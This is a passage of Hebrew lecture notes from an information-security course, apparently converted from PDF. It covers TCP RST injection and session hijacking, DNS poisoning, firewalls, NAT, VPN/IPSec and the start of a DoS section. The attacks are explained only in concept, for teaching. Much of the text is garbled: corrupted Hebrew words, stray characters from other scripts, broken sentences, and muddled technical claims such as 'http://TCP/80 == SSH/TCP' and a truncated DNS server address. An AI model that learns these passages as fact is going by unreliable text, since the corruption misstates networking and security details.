- והנה זיהפנו OSH TCP מול שרת בשם מישהו אחר. הרנדומיזציה הזאת של המספר מאפשרת לצדים לבצע "תיאום מפתחות" נאיבי לסשן שלהם.

תיקוף יכול לנחש את ה-sequence number: מסתבר שיש יחסית רחבה של המספרים האלה מה שהופך את זה ליותר קל לניחוש.

**RST flood:** פאקטת RST היא פאקטת TCP שיש לה דגל דלק שמסמן לנמען שהשלוח סגר את הסוקט שלו והסשן מבচינתו נגמר. אם מצלחים לנחש את ה-sequence number (או הלקוח, תלוי את מי תוקפים) מצפה לו, אפשר לשולח לו פאקטת RST בשם הצד השני ולהרווים להם את הסשן. זה יכול לגרום ל-DoS ולהיות חמור במיוחד אם הורסים סשן ארוך טווח.

**Session Hijacking:** דבר נוסף שאפשר לעשות הוא להסניף את התעבורה שעוברת, וכשרואים פאקטת SYN שמטרתה להתחיל סשן של לקוח מול שרת, אפשר להגיב במקום השרת בהצלחה כי יש לנו את ה-sequence number מהפאקטה שהסנפנו, וכך בעצם להתחזות לשרת.

אפשר גם לחת לשרת וללקוח להשלים את ההנדשיך – עכשו יש לנו את ה-sequence number של שני הצדדים. אפשר להסביר בשם השרת לכל מי שבקשות http למשל באמצעות spoofed IP.

כדי להוציא לפועל מתקפות כאלה צריך להיות באותו LAN עם אחד מהצדדים לפחות כי אחרת אין דרך להתערב בתעבורה ולהסניף את הפאקטות בדף.

## שכבה האפליקציה – DNS

פרוטוקול תרגום בין שמות דומיין לכתובות IP.  
DNS הוא היררכי – מחולק לרמות, כאשר הרמה הכי עליונה, ה-*Top Level Domain* (Top), מתייחסת למזה שוכן אחריה הנקודה הכי ימנית (.com.).

כל רמה בהיררכיה יש שירות DNS אחראי על אותה רמה:

- **Root level domains Root Authorities**

- **Authoritative Name Servers subdomains** מטפלים ב-


- **Local name resolvers** פונים לשרתים אלה בבקשת עבור שמות לא מוכרים

כל שירות DNS מוחזיר מבני נתונים של רשימות שמורות בפרוטוקולים של **Name Resolution**.  
הכנסות ברשימות אלה מתחולקות לשני סוגים:

▪ **NS Records**: רשומה שאומרת "אני לא יודע מה התרגום, אבל יודע מי כן – לך תשאל אותו"

▪ **A/AAA Records**: מכילים תרגום בין שם ל-IP

### Recursive Lookup



### בעיות ב-DNS

- אם תוקף מצילח להוציא לפועל מתקפת **MitM** הוא יכול לבצע **session hijacking**.
- אם תוקף מצילח לגרום ל-**DNS Poisoning**, DNS lookup כרך שכותבת ה-IP שתחזור מבקשת משובשת, אפשר לגרום לקלינט לגשת לכתוב IP של שירות זמני.

נגיד רצים לגשת לכתובת IL

```
/home/user$ nslookup -debug infosec17.cs.tau.ac.il
Server: 8.8.8
Address: 8.8.8.8#53

QUESTIONS:
infosec17.cs.tau.ac.il, type = A, class = IN
ANSWERS:
-> infosec17.cs.tau.ac.il
internet address = 132.66.11.65
ttl = 85408
AUTHORITY RECORDS:
-> cs.tau.ac.il
nameserver = zeus-1.cs.tau.ac.il.
ttl = 79371
-> cs.tau.ac.il
nameserver = delta-dns-vm.cs.tau.ac.il.
ttl = 79371
-> cs.tau.ac.il
nameserver = zeus.cs.tau.ac.il.
ttl = 79371
-> cs.tau.ac.il
nameserver = aristo.tau.ac.il.
ttl = 79371
-> cs.tau.ac.il
nameserver = zeus-2.cs.tau.ac.il.
ttl = 79371
-> cs.tau.ac.il
nameserver = sdns.tau.ac.il.
ttl = 79371
ADDITIONAL RECORDS:

Non-authoritative answer:
Name: infosec17.cs.tau.ac.il
Address: 132.66.11.65
```

## הרצאה 9 Network Defenses – 9

האם אני, כארגן, מעוניין להרשות לכל תקשורת להיכנס או לצאת מהרשת המקומית שלי לאינטרנט? התשובה המידית היא לא, כמו שמבצעים שיקול דעת לפני שימושם מישחו לבית, או כמו שימושים ש"ג בכניסה לבסיס צבאי.

זה בא להתמודד עם כל מיני איוםים אפשריים:

- מניעת גניבת מידע
- מניעת שימוש לא לגיטימי במשאבים (לדוגמה, במשאבי חישוב)
- מניעת גרים נזק ע"י שימוש זמני

כמו כן יכולה להיות לרסיבה רגולטורית:

- GDPR של הפרלמנט האירופאי שחייב ארגונים שמחזיקים מידע על בני אדם לפעול לפי מדיניות פרטיות מסוימת ע"מ להגן על המידע שברשותם
- PCI – פרוטוקול הגנה שמיושם ע"י חברות כרטיסי אשראי, כדי לאכוף מדיניות אבטחת מידע על עסקים ששומרים מידע על כרטיסי אשראי. אם עסק לא אחסן בצורה מאובטחת את המידע, החברות יכולות שלא לסלוק לו את העסകאות.

מנגנון הסיכון הראשון, הבסיסי והפשוט ביותר בו משתמשים באינטרנט:

### **Firewall**

הגדרה: כל רשת שמנטר טראפיך נכנס ויצא, ומחליט מה עובר ומה נחסם בהנתן סט של כללי אבטחה.

- ע"מ להבטיח את פעילותו התקינה של הפירול, הוא חייב להיות מסוגל לראות את התקשרות, וכן למנוע עקיפה שלו
- הוא צריך להיות מסוגל, טכנולוגית, לאפשר מעבר של פאקטות, או לחסום ולזרוק אותן
- הכללים שאומרים מה אפשר ומה לא, לא נקבעים ע"י יצירתיות הפירול, אלא ע"י הארגן שמשתמש בו.

### **מה פירול בודק**

ברמה 3 (רמת הרשות):

- כתובות IP של המקור והיעד
- פרוטוקול ההודעה (...TCP, UDP, ICMP)

ברמה 4 (רמת התעבורת):

- פורט היעד, פורט המקור

קריטריונים אחרים:

- תקשורת כניסה או יוצאה? – אולי בדיקה מעט בעיתית, TCP הוא דו כיווני
- התכניות שמתאפשרות בשכבות האפליקציה
- בפיירוילים היוטר מתקדמיים, הפירול יכול, באופן עקרוני, ממש לקרוא את הפאקטה – לפי הפרוטוקול אפשר לבדוק לדעת מה נמצא איפה בפאקטה לפי החלוקה הקבועה לשדות. אפשר

לחשוף מחרוזות, פרמטרים כלשהם (למשל ע"י שימוש ב-RegEx) ועוד. בדיקות אלה יותר מורכבות חישובית.

אבסטרקציה משתמשים בה בפיתוח פיירול: הקומבינציה של הפורטוקול + sport מגדרים service.  
למשל: http://TCP/80 == SSH/TCP. מי שמאזין ב-TCPIP פорт 80 הוא שרת http. הסיבה לכך היא שרוב השירותים מאזינים למספר פורט ידוע ומתקנן, ונדרש לעשות אחרת.  
נשים לב ש-port src בצד הלוקה לרוב משתמש בפורט רנדומי שמקצתה מערכת הפעלה. לכן, לשירות שנמצא **בתווך** בין המקור ליעד קל לעתים קרובות לנבא את ה-sport וקשה לנבא את ה-port, מה שהופך את האחרון לקритריון לא כל כך טוב לשינון טראפיך.

קיימים שני סוגי עיקריים לפירול: host based ו-network based, כאשר לאחרן יש שתי וריאציות - .stateless, stateful

## Host Based Firewall

daemon שרצה על מחשב קטן (שרת או לქוח), בודק את הפקטות הנכנסות ומפלטר אותן. היות והפיירול יושב באותו מארח ביחד עם האפליקציה שמבצעת את התקשרות, הפירול יכול לדעת כל מיני דברים פנימיים של מערכת הפעלה ולא כופ בעזרת המידע זהה קритריונים נוספים לפילטרו.

```
[root@demo611 ~]#
[root@demo611 ~]#
[root@demo611 ~]# iptables -L
Chain INPUT (policy ACCEPT)
target prot opt source destination
ACCEPT tcp -- anywhere anywhere state NEW tcp dpt:https
ACCEPT tcp -- localhost.localdomain anywhere tcp dpt:webcache
DROP tcp -- anywhere anywhere tcp dpt:webcache
DROP tcp -- anywhere anywhere tcp dpt:patrol-snmp
ACCEPT tcp -- localhost.localdomain localhost.localdomain tcp dpt:61616
DROP tcp -- anywhere anywhere tcp dpt:61616

Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination
[root@demo611 ~]#
```

פקודת iptables בינויקס מראה רשימה של חוקים לפירול פועל, ואפשר לנקוג אותם.

### תכונות:

- התכנית שמבצעת את התקשרות ידועה לפירול (בצד אחד מן הסתם – אם הפירול יושב בклиינט הוא לא יודע על התוכנה של השרת ולהיפך)
- בדרך כלל מדיניות האבטחה מבוזרת, ומנווה לתמוך בכל הotent. לרוב אין תשתיות כדי לנקוג לכל המחשבים את אותם חוקים. המשמעות של זה היא שבעל המחשב יכול לנקוג בעצמו את הפירול. זו צורה של Discretionary Access Control
- אם התוקף יכול לעשות login למחשב ולהציג הרשות root, הוא יכול לכבות את הפירול


באופן כללי, בהווטם ביחס פירול ההגנה היא בעיקר ברמת המדיניות. אם מדיניות האבטחה לא מוצלחת, ההגנה תהיה לא מוצלחת גם כן. כבירתת מחדל, כדאי לאפשר כל תקשורת יצואת ולחסום כל תקשורת כניסה שלא מגיעה כתשובה לתקשרות שאנו יזמננו (נכון לגבי מחשב שלא משמש כשרת).

## Network Based Firewall

בניגוד להוסט ביסיד פירול, נטוורק פירול הוא ציוד רשות – אפקטיבית זה רואוטר שיושב איפשהו ברשת, ומתקף כראוטר רגיל לכל דבר. צריך ע"מ שהוא יעבד לתקן את ארכיטקטורת הרשות באופן זה שכל התקשרות תעבור דרך הרואוטר זהה. לדוגמה, לפני נקודת החיבור של ה-subnet לתשתיות האינטרנט החיצונית זה מקום לא רע לשימוש בו פירול.

כמעט תמיד המדיניות של הרואוטרים האלה מנהלת ע"י צוותי IT או אבטחה שאחראים על הרשות. למשל, שירותי ולקוחות לא יכולים להשפיע על המדיניות – זה Mandatory Access Control.



חסרון של הפירול הזה הוא, שהפירול לא יודע את זהותם של האפליקציות שמתקשרות בנקודות הקצה.



טופולוגיה רשת בסיסית:  
זה מתאים לרשותות קטנות כמו הרשות הביתית, אבל ברשותות גדולות יכולים להיות רכיבים ברשות שצרכים התאמות אחרות.

לדוגמא, נניח שלארגון יש שרת ווב. הארגון מעוניין שהשרת זהה יהיה נגיש לכולם באינטרנט, עם הגבלות מסוימות, כדי שטראפיק שעובר דרך השירות לא יוכל להרעיל את כל הארגון במקרה שהוא מותקף. נשאלת השאלה, איפה השרת ישב בטופולוגיה הרשות? בתוך הפירול או מחוץ לו?  
גם שרת המail של הארגון צריך להיות מחובר לינטרנט כדי לקבל תקשורת משלטי mail ברשת, אבל לא רוצים שתעבור דרך תקשורת מסוימת אחרים. איפה הוא צריך לשבת?

שם כך הומצא הקונספט של **DMZ – Demilitarized Zone**: סגמנט של הרשות שמשמש ל-*semi trusted systems*. זה סגמנט חצי מאובטח: הוא שייך לארגון אבל חשוף מאד לרשות, ורוצים לנצל לבודד אותו מהשכבות הפנימיות יותר ברשות.



בmarsh הגיעו למסקנה שאין הכרח שלפирול יהיו רק שני צדדים, נכנס ו יצא. להוסט יחיד יכולים להיות כמה כרטיסי רשות כך שכל הוסט מחובר לסגמנטים שונים של הרשות המקומית, עם מדיניות סינון שונה לכל אחד.

## Policy and Rules

- כלל יחיד יכול להתייחס לכטבות IP רבות (לדוגמה subnet)
- כללים יכולים לחפות: אפשר להגיד שאם מקרה נופל בתחום של שני כללים, אז הכלל היותר פרטיקולי יקבע את אופן הפעולה. לרוב, הכלל הראשון בסדר הוא זה שתופס (בדומה למדייניות הראשונות של וינדואס). אפשר, ע"י סידור הכללים בסדר מסוים, להשיג את ההתנהגות הראשונה.

### Network Based Firewall 1: Stateless Packet Filter

לרואוט אין זיכרון, והוא מתייחס לכל פאקטה שהוא רואה כאילו היא היחידה בעולם. הוא לא מקבל החלטות בקונטקסט של היסטוריית התקשרות וכו', מה שגמ הופך אותו לפחות יותר לתכנון.

מגבלה זהה יוצר: תקשורת TCP היא דו כיוונית. כשהקלינט פונה לשרת בפакטת chs הראשונה, הוא שולח לו את מספר הפורט שבו הוא משתמש – לרוב רנדומי. אחר כך, בפакטת ack שהשרת שולח, הוא מחליף בין ה-sport וה-dport שקיבל בפакטת הראשונה. הפירול לא מודיע לזה מן הסתם, אך כדי זהה יעבד, חוקי הפירול צריכים לאפשר את התקשרות בשני הצדדים.

בעיות אבטחה:  
נניח רוצים לאפשר לכל המשתמשים בארגון לשולח קונקן לאינטרנט ולגלוש כרצונם, ונניח שיש סטייטלס פירול ביציאה. צריך לשם כך שני חוקים:

- Allow ClientIP → Any when s-port=any, d-port=80
- Allow Any → ClientIP when s-port=80, **d-port=any**

המשמעות של החוק השני היא שמאפרחים spoofing IP בכך שמקבלים הודעות מכל כתובת IP. כמו כן, תוקף יכול לבחור שהשירות החדש שלו ישתמש ב-80=s, ובכך לעבור את הפירול. אלה קרייטרונים חלשים.

בעיות ביצועים:  
בפירולים ארגוניים יכולים להיות אפילו עשרות אלפי חוקים. כל פאקטה שmagieה צריכה לעבור על החוקים ולמצוא את הרាលון שתופס. במקרה הגראן זה המן בדיקות, וזה יכול להיות bottleneck על הרשות שמאחוריו הפירול.

### Network Based Firewall 2: Stateful Packet Filter

הומצא ונרשם כפטנט ע"י גיל שווד מצ'יקפינט (1993). הרעיון פשוט ביותר וпотור בעיות אבטחה וביצועים. זה מפתח, דזוקא כי הפתרון הזה דורש יותר חומרה, מערכת הפעלה וכו'.

הרעון: החוקים יחולו רק על התקשרות **היצאת**: Client → Server. הסינון יתבסס על s-port=d-port אמין.

הפירול זוכר את ההיסטוריה: כאשר מגיעה פאקטת chs הראשונה בסשן TCP (שליחת מהלך לשרת), היא מכילה לדוגמה

Client → s1 (Server IP), s-port = 3777, d-port=80

הפירול מחסן את הרביעי (80, 3777, Client, s1) במבנה נתונים, כנראה טבלת האש.

במהרשך, כאשר מגיעה פאקטה לפירול, לוקחים את הרבייעים המתאימה של הפאקטה ובודקים אם פאקטה זו מתאימה לכינסה בטבלה. הפירול יודע גם **להפוך** בין כתובות ה-IP של המקור והיעד ובין port-s ו-port-d, ובכל להחיל את אותו כל על תקשורת בשני הכוונים.

**Fast Path:** אם הכניסה בטבלה, מרשימים לפאקטה לעבור כי היא שיכת לsoon תקשורת שהפירול אישר קודם.

**Slow Path:** אם הפאקטה היא פאקטה חסוי, בודקים אם הרביעה תואמת את כללי האבטחה. אם כן, מכנים את הרביעה לטבלה ומאפשרים את הקונקסן החדש. אחרת הוא נחסם.

### Analysis of Stateful Inspection

ביצועים:

- **Fast Path** – אם טבלת ההאש ממומשת מספיק טוב, זה מתרחש ב-(1) 0
- **Slow Path** – כאשר N מספר החוקים (N) 0

פירול סטייטולס למעשה תמיד הולך ב-path slow, אז זה כבר שיופיע לעומתו. יחד עם זאת, סטייטול פירול יעל במיוחד בסוגים ארוכים ופחות בסוגים קצרים: בסוגים קצרים יהיו הרצה הנדרשים ואז המעבר ב-path slow יהיה יותר תקין. האטיות של ה-path slow יכולה להיות פתוחה להתקפת DDoS, אם הרבה פניות נשלחות דרך אותו פירול בבת אחת.

אבטחה:

- סטייטול פירול מהו "pinhole": המדיניות שומרת על least privilege, מאפשרים תקשורת חופשית רק לטראפיק חוזר
- חוסכים חוק – משתמשים בחוק אחד לשני הכוונים


---

### NAT – Network Address Translation

במקור, NAT לא נוצר כמנגנון אבטחה אלא כמנגנון שמרתנו חיסכון בכתובות IP. זה מאפשר שימוש בכתובות IP פרטיות מאחורי ה-NAT. הן מוקצחות לפי תקן:

- 10.0.0.0/8: 10.0.0.0-10.255.255.255
- 172.16.0.0/12: 172.16.0.0-172.31.255.255
- 192.168.0.0/16: 192.168.0.0-192.168.255.255

הן לא ייחדיות, אף אחד לא מחייב מי משתמש בהמה (בניגוד לכתחות IP גלויות), ובפרט הן אינן באחריות ספקיות האינטרנט. בפרט, כל ספקית אינטרנט רשאית לעשות מה שהיא מחייבת עם פאקטות שכתובה ה-IP של המוען / נמען שלון היא כתובה פרטית – אין מדיניות אחידה במקרה זה.



קופסת ה-NAT מכילה טבלת תרגום בין כתובות פרטיות לכתובות חיצונית, בהtbso על פורט: לכל port-s וכותבת IP פרטית בפרטת הפנימית מותאמת כניסה עם כתובת ה-IP (היחידה) החיצונית, ומספר פורט אחר לתקשרות עם האינטרנט.

אם מתקבלת פאקטה עם port-d שkopset-h-NAT לא מכירה ולא יודעת למי ברשות הפנימית היא ממונעת, הפאקטה נזרקת. لكن NAT משמש גם כאלמנט אבטחה, כי הוא מאפשר רק connections שנפתחו מבפנים החוצה. זה טוב במקרים מסוימים אבל לא במקרה שהרוצים להרים שרת מאחורי NAT, כי צדדים מבחוץ לא יכולים ליצור תקשורת פנימה.

**מגבלה נוספת של NAT** – הוא שובר את מודל השכבות ("שכבה 2.5") ונוגע ב-headers של הפאקטים.

## VPN - Virtual Private Network


אפשר לנו להציג מפניהם פאקטות רשת שעוברות בתוך בלתי מאובטח.

מה שעושים הוא לבנות כען צינור פרטי לתקשרות, שמוגן ע"י אמצעים קרייפטוגרפיים, ובכך לאפשר העברת של פאקטות דרך איזוריהם עזנים כך שצד שלישי לא יכול לקרוא או לגעת בפאקטות.


התפתחו לכך שתי סכימות פופולריות:

- LAN to LAN Networking: למשל, בין סניפים ל-QA של החברה. משתמשים בפרוטוקול אבטחת מידע ברמת הרשת – IPSec.
- Remote Access: בין ישות נידת אחת לאחת. אין חתיכת ציוד קבועה שאפשר לתקשר אליה, لكن משתמשים ב-VPN-SSL.

## IPSec



- מבוסס על שתי הרחבות, שלכל אחת מהן יש מבנה headers מיוחד:
- מבטיח שףן צד שלישי לא התעוקם עם תוכן ההודעה. הוא מגן מפני IP Spoofing, Data Manipulation, Hijacked TCP Session
- מצפין את ההודעה ומונע מצד שלישי לקרוא את תוכנה. מגן מפני Sniffing.




## IPSec Headers

ה-Header AH "חותם" (באמצעות Message Authentication Code – MAC) על הפאקטה: על headers payload ועל ה-headers, למעט השדות בהם שיכולים להשתנות במהלך המסע של הפאקטה בראשת, כמו TTL.

בשביל ESP נדרש מנגנון ניהול של מפתחות קריפטוגרפיים: הצדדים צריכים לסכם ביןיהם מפתחות כדי שיוכלו להצפין את הפאקטות שהם מעבירים. הקופסאות שמנהלות את ה-VPN מקימות מבנה נתונים שנקרא security association (SA), המקבילה ה-VPN-ית ל-socket, שמאכיל מידע לגבי ה-tunnel. הצדדים מתאמים את המפתחות לפי פרוטוקול IKE, Internet Key Exchange, שאחראי על בחירת המפתחות, אונטנטיקציה של הצדדים ועוד. פעם בכמה זמן עושים ריענון ובונים סט מפתחות חדש. עם הזמן IPSec יהיה דבר מורכב כי קשה לקנגן אותו, ויש שעוברים לשימוש ב-VPN-SSL גם במקרים שמתאים להשתמש ב-IPSec.

הרעיו הכללי של IKE: Main Mode



יש כל מיני וריאנטים להוכחות האלה כאשר אחד מהם מtabsoo על Pre-Shared Key: האדמינים של הפירווילים בשני הצדדים מסכימים מפתח סודי S ארוך טווח, וכhocחה שלוחים את  $f(S, g^{AB}, \text{nonce}_A \text{ (or } B\text{)})$  כאשר f היא פונקציית האש קריפטוגרפית שני הצדדים מכירים, שנבחרת גם היא בשלב תיאום הפרוטוקולים.

## IPSec and NAT

NAT משנה את הכתובת והפורט שכתובים ב-TCP headers של ההודעה. ה-AH headers, שחושו אצל המארח ברשת הפנימית, לא לוקחים את זה בחשבון מה שגורם לבדיקות integrity בעזרת AH מחוץ לרשת הפנימית פשוט להיכשל.


## Denial of Service Attacks

מתפקיד DoS הוא ניסיון מפורש של של תוקפים למנוע מממשתמשים לגיטימיים גישה לשירות כלשהו.

